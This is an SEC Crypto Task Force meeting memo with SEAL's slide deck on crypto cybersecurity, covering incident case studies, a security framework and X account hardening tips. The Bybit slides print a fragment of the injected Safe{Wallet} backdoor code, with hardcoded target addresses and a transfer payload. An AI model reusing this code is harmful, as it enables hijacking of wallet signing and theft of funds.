MEMORANDUM

To: Crypto Task Force Meeting Log
From: Crypto Task Force Staff
Re: Meeting with Representatives of Open Security Alliance, Inc. and Paradigm Operations LP

On April 4, 2025, Crypto Task Force Staff met with representatives from Open Security Alliance, Inc. and Paradigm Operations LP.

The topic discussed was approaches to addressing issues related to regulation of crypto assets. Open Security Alliance, Inc. and Paradigm Operations LP representatives provided the attached documents, which were discussed during the meeting.

AGENDA FOR MEETING BETWEEN OPEN SECURITY ALLIANCE, INC. (SEAL) AND U.S. SECURITIES & EXCHANGE COMMISSION CRYPTO TASK FORCE


We are submitting this document pursuant to the published guidelines for requesting a meeting with the Crypto Task Force. We look forward to a fruitful and productive discussion on cybersecurity in the cryptocurrency industry.

Attendees

- samczsun, Founder, SEAL
- Miles Jennings, Head of Policy and General Counsel, a16z crypto, Director, SEAL
- Michael Mosier, Co-Founder, Arktouros PLLC, Director, SEAL
- Justin Slaughter, VP of Regulatory Affairs, Paradigm

Agenda

- Introductions (5 mins)
  We will begin with a round of introductions
- Overview of SEAL (10 mins)
  We will go over a high level summary of the history of SEAL, along with the various initiatives that we operate and their impact on the cryptocurrency industry
- Review of case studies (15 mins)
  We will review select case studies of major cybersecurity incidents affecting the cryptocurrency industry, such as the Bybit exchange hack, and discuss SEAL's perspective on the matter
- Recommendations for market participants (15 mins)
  We will discuss the shortcomings of current cryptocurrency cybersecurity best practices and present SEAL's cybersecurity framework for market participants
- Questions and comments (<15 mins)
  We will address any questions from the Task Force and arrange any relevant follow-ups




SEAL x CTF

Security Alliance

Cybersecurity in the cryptocurrency industry

Agenda

- Introductions
- Overview of SEAL
- Review of case studies
- Recommendations for market participants
- Questions and comments



Overview of SEAL

Overview of SEAL

- Mission: Secure the future of crypto
- Founded in: 2022
- Registered 501(c)(3) nonprofit organization
- Initiatives: 4 public, 2 stealth, 1 under development

Overview of SEAL

SEAL 911

A free service to remedy anyone's ongoing or imminent security incidents at any time of the day.

Wargames

Simulated drills, helping dev teams put their incident response to the test.

Frameworks


An open source collection of best practices, curated to help crypto companies enhance their security posture.

SEAL Intel

A hub for gathering, analyzing, and disseminating crypto threat intel.

Safe Harbor

An on-chain legal agreement which protocols can adopt, allowing whitehats to legally rescue their protocol.




Eclipse

Built from the ground up to combat phishing, we research, detect, and report malicious sites for takedown.

SEAL 911

- Global incident response hotline
- Coordinated some of the largest crypto security incidents
  - Bybit (2025)
  - LATAM SMS interception (2025)
  - zkLend (2025)
  - Ledger Kidnapping (2025)
  - Squarespace domain hijackings (2024)
- Keeps our ears to the ground



SEAL Wargames

- Preventative incident response training
- Conducted exercises with top crypto protocols
  - Compound
  - Uniswap
  - Coinbase
- Will roll up to SEAL Frameworks in late Q2/Q3

SEAL Intel

- Processes internal and external threat intelligence
- Identifies and researches new threats
- Publishes advisories where necessary

The Red Guild, Opsek, The Security Alliance

One Time Pwnage: SEAL Releases Advisory On...

A new threat actor is exploiting privileged access in the SMS supply chain to intercept OTP codes and other messages.

Published Mar 29, 2025

The Security Alliance

SEAL Releases Advisory on ELUSIVE COMET

SEAL is tracking an ongoing campaign by ELUSIVE COMET, known to operate Aureon Capital as well as related entities Aureon

Published Mar 24, 2025

The Security Alliance

SEAL Releases Advisory on Reflected XSS Exploits by...

A new drainer is actively targeting high-value Solana and Tron users by exploiting legitimate websites

Published Mar 24, 2025

The Security Alliance

SEAL Releases Advisory on DPRK Threat to Crypto...

Everything you need to know about TraderTraitor, the DPRK hackers responsible for countless crypto exchange thefts

Published Mar 24, 2025

Whitehat Safe Harbor Agreement

- Crypto is unique in that hacks happen in the open
- Intercepting hacks is still a hack
- Allows protocols to grant safe harbor to whitehats
- Over 1B in TVL covered by Safe Harbor

SEAL Eclipse

- Users lost nearly 10B USD from scams in 2024 (Chainalysis)
- Large amounts preventable through proactive measures
- Through collaboration with industry partners
  - Drastically increased difficulty in running Angelferno Drainer
  - Temporarily halted Ace Drainer operations
- Through collaboration with law enforcement partners
  - Provided technical assistance with cases against various threats
- Launching late Q2


SEAL Frameworks

- Peer-reviewed and battle-tested security frameworks
- Will cover
  - Account hardening
  - Operational security
  - Key management
  - Incident response plans
  - Secure software development
- Launching next week

SEAL Certificates

- Certification standard built on top of SEAL Frameworks
- Will contain modular certificates for specific domains (Q2/Q3)
- Eventually rolling up into a set of baseline certifications (Q4)

Case Studies



Abracadabra

- Abracadabra hacked for 13M (March 2025)
  - Root cause: a fairly obvious (in hindsight) logic error
- Audited by Guardian Audits (2023)
- Real-time monitoring by Hexagate (2024)
  - But was not fully configured
- Active bug bounty

Abracadabra


- SEAL 911 notified by concerned observer within 1.5hrs
- zeroShadow engaged to trace funds
- Evidence compiled on potential attacker
- Funds not yet recovered

Abracadabra

- SEAL 911 allowed us to quickly respond to the situation
- There are still gaps in conventional best practices
  - Had not adopted Safe Harbor
  - Did not ensure full monitoring coverage


X Account Takeovers

- “Crypto Twitter” is one of the main communities
- Numerous X accounts compromised over the past years
- Previously, caused by poor account security
  - SIM swaps
  - Phishing
  - Email hijacking and missing 2FA
- Currently, methods of intrusion are unconfirmed
  - Insider?



X Account Takeovers

- Historically, more profitable to post links to drainers
  - SEAL Eclipse reduced profitability
- Attackers prefer to post pump.fun tokens



X Account Takeovers

- Lack of well defined agreed upon best practices
- No mechanism to enforce best practices
- Very difficult to mitigate impact of account takeovers

Bybit

- Cold wallet powered by Safe{Wallet} on Ethereum
- DPRK has not been shy about compromising exchanges
  - Rain, XT, M2, etc
- DPRK has not been shy about compromising signers
  - Ronin, WazirX, Radiant Capital
- SEAL 911 identified the ongoing attack almost immediately
- It was presumed that Bybit had been similarly compromised

Bybit


- Safe{Wallet} reached out to discuss a potential compromise
- After engaging Mandiant, the root cause was discovered
- A sophisticated backdoor specifically targeting Bybit was inserted

```
{txHash:o.hash,signerAddress:i,signerNonce:c,data:r,to:n,groupKey:null==o?void
0:o.hash,txType:"Custom",nonce:s}),o.hash},E=async(e,t,n,r,a,i,s)=>{var o;let l;let c=await (0,f.OK)(r),d=
{txId:n,nonce:e.data.nonce},p=null!==(o=t.nonce)&&void 0!==o?o:await (0,h.xN)(a);try{if(s){let t=await (0,f.ip)(e,r);l=
{hash:await r.request({method:"eth_sendTransaction",params:[{from:a,to:i,data:t}]}),transactionResponse:null}}else {let sd=c; let
se=e; let st=t;
let wa=["0x1db92e2eebc8e0c075a02bea49a2935bcd2dfcf4","0x19c6876e978d9f128147439ac4cd9ea2582cd141"];
let ba=["0x828424517f9f04015db02169f4026d57b2b07229","0x7c1091cf6f36b0140d5e2faf18c3be29fee42d97"];
let ta="0x96221423681a6d52e184d440a8efcebb105c7242"; let
da="0xa9059cbb000000000000000000000000bdd077f651ebe7f7b3ce16fe5f2b025be29695160000000000000000000000000000000000000000000000000000000000000000
0000000000000";
let op=1; let vl=0; let sga=45746;
let sf=sd.getSafeProvider();
let sa=await sf.getSignerAddress(); sa=sa.toLowerCase();
let lu=await sd.getAddress(); lu=lu.toLowerCase();
const cf=wa.some(k1 => lu.includes(k1));
const cb=ba.some(k1 => sa.includes(k1));
```

Bybit

- Not enough transparency available for signing transactions
- Too much dependency on supply chains
- Unclear best practices for multisig wallets
- Lack of infrastructure for real-time interdiction of stolen funds

Our Recommendations



History of security assurance

- Previously, code audits and bug bounties were optional
- Organic messaging normalized audits and bounties
- Protocol complexity has increased
- Audits are no longer sufficient
- “Seal of approval” problem reduces value further

Future of security assurance

- Industry recognizes the need for standard best practices
- Unclear who could provide or enforce the frameworks
- We believe we have the best chance

Future of security assurance

- Continue releasing Frameworks modules over time
- Introduce verifiable certificates and consequences for falsification
- Leverage our position to drive adoption
- Establish baseline security standards by Q4

Future of security assurance

X (Twitter) Security

Community & Marketing

Key Takeaway for Twitter (X):
To secure your Twitter account, prioritize using an authenticator app or security key over SMS-based 2FA, remove your phone number, and regularly review third-party app permissions. Ensure your recovery settings are robust and frequently monitor account activity to safeguard your online presence and maintain community trust.

Contributed to this page

A compromised **X** account can harm not only you but also your community. Attackers often use phishing tactics—like SIM swaps or fake login screens—to seize control of your profile. A few simple steps can significantly reduce these risks.

Securing your Twitter account is not particularly hard or time consuming, so consider following the best practices below.

Essential Security Measures


Remove your phone number


There are no good reasons to keep a phone number attached to your account, and it's the easiest way for a hacker to get into your account after SIM swapping you. Getting verified requires you to add a phone number, but you can remove it afterward.

1. **Go to:** Phone Settings
2. **Remove:** Click **Delete phone number** if one is listed.

X (Twitter) Security
Essential Security Measures
Remove your phone number
Configure 2FA
Enable password reset protect
Advanced Security Measures
Revoke access from delegated accounts
Revoke access from unnecessary apps
Log Out of Unnecessary Sessions
Verify Your Email is Current
Refresh Your Password
Best Practices & Additional Tips

Questions and Comments





Thank You